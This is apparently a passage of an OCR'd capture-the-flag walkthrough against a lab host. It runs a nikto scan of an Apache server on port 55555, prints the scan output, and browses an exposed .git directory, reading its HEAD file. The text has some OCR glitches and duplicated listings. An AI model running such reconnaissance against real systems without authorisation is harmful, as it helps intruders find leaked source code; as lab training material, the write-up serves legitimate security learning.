
There are only two ports open. On port 8089, there is a Splunk service running and on port 55555, an Apache server is running. I first decided to run a nikto scan on the web server running on port 55555.



```
┌─[kalyan@parrot]─[~]
└──╼ $nikto -h 192.168.41.179:55555
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.41.179
+ Target Hostname:    192.168.41.179
+ Target Port:        55555
+ Start Time:         2019-06-26 20:47:51 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x1e9a 0x5853
b5bd5eda4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing informat
ion.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ 7537 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2019-06-26 20:49:10 (GMT5.5) (79 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto scan shows there is a git repository on the target. Git is a free, open source distributed ver- sion control system tool used by software developers designed to simplify large software projects with speed and efficiency. It was a service created by Linus Trovalds, the maker of Linux in 2005. Git provides functionality, performance, security and flexibility that most devel -opers need.


The "index" directory is a staging area where the new commit is prepared (it is in format of bin file) while "HEAD" is a pointer to a branch or commit that we last checked. That brings our readers a question as to what is a "commit". A commit is a change we make to the softw-are installed. Let's have a look at this git repository first in the browser.



Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2019-03-29 13:07	23	
branches/	2019-03-29 13:07	-	
description	2019-03-29 13:07	73	
hooks/	2019-03-29 13:07	-	
index	2019-03-29 13:07	521	
info/	2019-03-29 13:07	-	
logs/	2019-03-29 13:07	-	
objects/	2019-03-29 13:07	-	
packed-refs	2019-03-29 13:07	184	
refs/	2019-03-29 13:07	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.41.179 Port 55555

As I click on the Index file, I get this. As already mentioned to our readers, index file is a bin file. Not much useful to this challenge.



Opening index

You have chosen to open:

index

which is: BIN file (521 bytes)


from: http://192.168.41.179:55555

Would you like to save this file?

Name	Last modified	Size	Description
Parent Directory			
HEAD			
branches/			
description			
hooks/			
index			
info/	2019-03-29 13:07	-	
logs/	2019-03-29 13:07	-	
objects/	2019-03-29 13:07	-	
packed-refs	2019-03-29 13:07	184	
refs/	2019-03-29 13:07	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.41.179 Port 55555


Let's check the HEAD directory which points to the branch or commit that the user checked last.



```
192.168.41.179:55555/.git/HEAD
```

```
ref: refs/heads/master
```

